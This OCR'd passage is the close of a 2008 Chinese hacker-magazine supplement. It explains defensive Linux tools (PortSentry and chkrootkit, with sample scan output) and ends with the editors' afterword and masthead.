
另外再推荐一个更轻量级的小工具——PortSentry，它是一个被设计成实时地发现端口扫描并对端口扫描快速作出反应的检测工具。一旦发现端口扫描，PortSentry 可以将相关信息记录到系统日志，并且通过 **etc/hosts.deny** 来阻止入侵者。

5.4 病毒和rootkit 检测

对于病毒，我想在Linux 下你最应该担心的就是蠕虫和被入侵后留下的后门。普通的ELF病毒和脚本病毒在Linux 下很难生存，并且很多杀毒软件厂商都推出了相应的Linux 下的杀毒软件，网上随便找找都有。而防止蠕虫最有效的方法就是修补漏洞（系统会帮你做好的）和一套强大的防火墙规则。这些已经说过了，那对于后门和rootkit 呢？我们自然也有对策。

事物总是相克的，有rootkit 自然也会有反rootkit 的工具，最有名的应该就是“chkrootkit”了，通过命令**“sudo apt-get install chkrootkit”**安装。

这个软件能检测出目前大部分rootkit，它的用法非常的简单，只要直接执行**“chkrootkit”**命令就可以了，它会检查你的系统、程序等，如图50。检查之后可以放心了，我的系统是安全的。



```
root@rain-desktop: ~
文件(F) 编辑(E) 查看(V) 终端(T) 标签(B) 帮助(H)
root@rain-desktop:~# chkrootkit
ROOTDIR is `/'
Checking `amd'... not found
Checking `basename'... not infected
Checking `biff'... not found
Checking `chfn'... not infected
Checking `chsh'... not infected
Checking `cron'... not infected
Checking `crontab'... not infected
Checking `date'... not infected
Checking `du'... not infected
Checking `dirname'... not infected
Checking `echo'... not infected
Checking `egrep'... not infected
Checking `env'... not infected
Checking `find'... not infected
Checking `fingerd'... not found
Checking `gpm'... not found
Checking `grep'... not infected
Checking `hdparm'... not infected
Checking `su'... not infected
Checking `ifconfig'... not infected
Checking `inetd'... not tested
Checking `inetdconf'... not infected
```

图50　用chkrootkit 检查系统

chkrootkit 也有几个简单的参数，其中“-q”表示使用安静模式，没有检查的过程；而如果你使用参数“-x”就会详细地列出检查过程和项目。另外一个有用的参数是“-r”，用这个参数可以改变chkrootkit 检查的“根目录”，如果你有使用chroot 环境，可以用这个参数来检查你的chroot 环境是否有问题。

通过各种检查措施，如果你发现你的服务器被入侵了，并且确认对方得到了root 权限，那最保险的方法就是备份必须的资料，然后重做或还原系统。因为如果对方有了root 权限，你根本无法确定他在你的系统上都做了什么，他可以只用一个简单的命令就可以将自己的木马模块挂入内核执行，而这时，你已经无法相信你的系统了。

好了，关于安全防护方面就说到这里了，本文主要是针对主机方面进行的讨论，像apache、mysql 等程序的安全设置在这里就有点偏题了，但你要知道，系统的安全和服务的安全是统一的，必须都做好才能提供一个稳定的服务。

六、写在最后

Linux 下的入侵和防御是一个很大的课题，由于版面关系我也只能给大家介绍一些皮毛，真的是皮毛的东西啊！风飘都觉得有点对不起大家，基本知识点算是给大家引导了一下，大约地对Linux 下的攻防有了一个大体的概括（虽然很多深入点的东西都没介绍，像隧道技术等，呵呵，黑客要学会自己去Google 哦），希望能对小菜的入门有帮助，能帮你理清思路。

Linux 能给我们提供一个强大自由的入侵平台，也给我们提供了一个稳定安全的服务环境，这一切就要看你怎么去使用。如果你对Linux 下的攻防有兴趣，那就继续关注《黑客手册》的“窗外”栏目吧，精彩的内容可是你开着Google 都找不到的哦。

后序

下卷的推出，意味着本增刊在2008年划上了一个圆满的句号。当然，是不完美的！也不可能完美！技术永无止境，知识永远追求。想要完美，就从今天开始，关注《非安全·黑客手册》吧！我们一起去进步，一起去接近完美。

首次推出的第一增刊，聚集了各路精英的倾囊力作，为大家奉献了他们自己的经验和技巧，这些高手笔下的晋级之路，可以指引读者快速通关。我们希望以后能够有更多愿意奉献自己经验与技巧的朋友参与进来，在中国浩瀚的书海中留下自己的文墨，结识更多志趣相投的朋友。增刊以不同的专题为章节，你可以选择自己最容易接收及最感兴趣的内容，这些都是精心筛选所确定留下来的。

天气越来越冷了，但我们的心却是火热的，让“菜虾共火”是我们坚持走的路，我们也一直以来就是以“携大虾，带小菜”的火锅理念在这样做，希望有更多的读者一起来“共火”！

奥运举办成功了，神七上天回来了，“黑手”也出增刊了……我们有理由相信，2008年的冬天，中国将一扫上半年的阴霾，期待瑞雪兆丰年的来临……

最后，特别感谢各位作者给予《非安全》的信任和支持，我们将携手为广大HACKING爱好者带来更多实用知识，一起与技术进步，一起享受技术带给我们的快乐。在以后的岁月里，《非安全》会一如既往地关注技术，关注HACK，关注安全，关注网络，关注一切……

非安全·黑客手册2008第一增刊

非安全增补本（下卷）

出版发行：　非安全

专题作者：　落叶纷飞[J.L.S.T]@肇庆　梦幻剑客　x140cc　冰的原点　POP　认真的雪[E.S.T]　风飘雨

编　　辑：　Python　LCX　空气　浪迹天涯　眼镜猴

特约编辑：　风飘雨　小迷　XApache　张宇

平面规划：　陈黎黎

网　　站：　www.nohack.cn

网站编辑：　空气

版权申明：　图文版权所有，未经同意，不得转载。

投稿信箱：　nohack@21cn.com

邮购查询：　hope_wym@sina.com

光盘信箱：　CD@nohack.cn

定　　价：　29元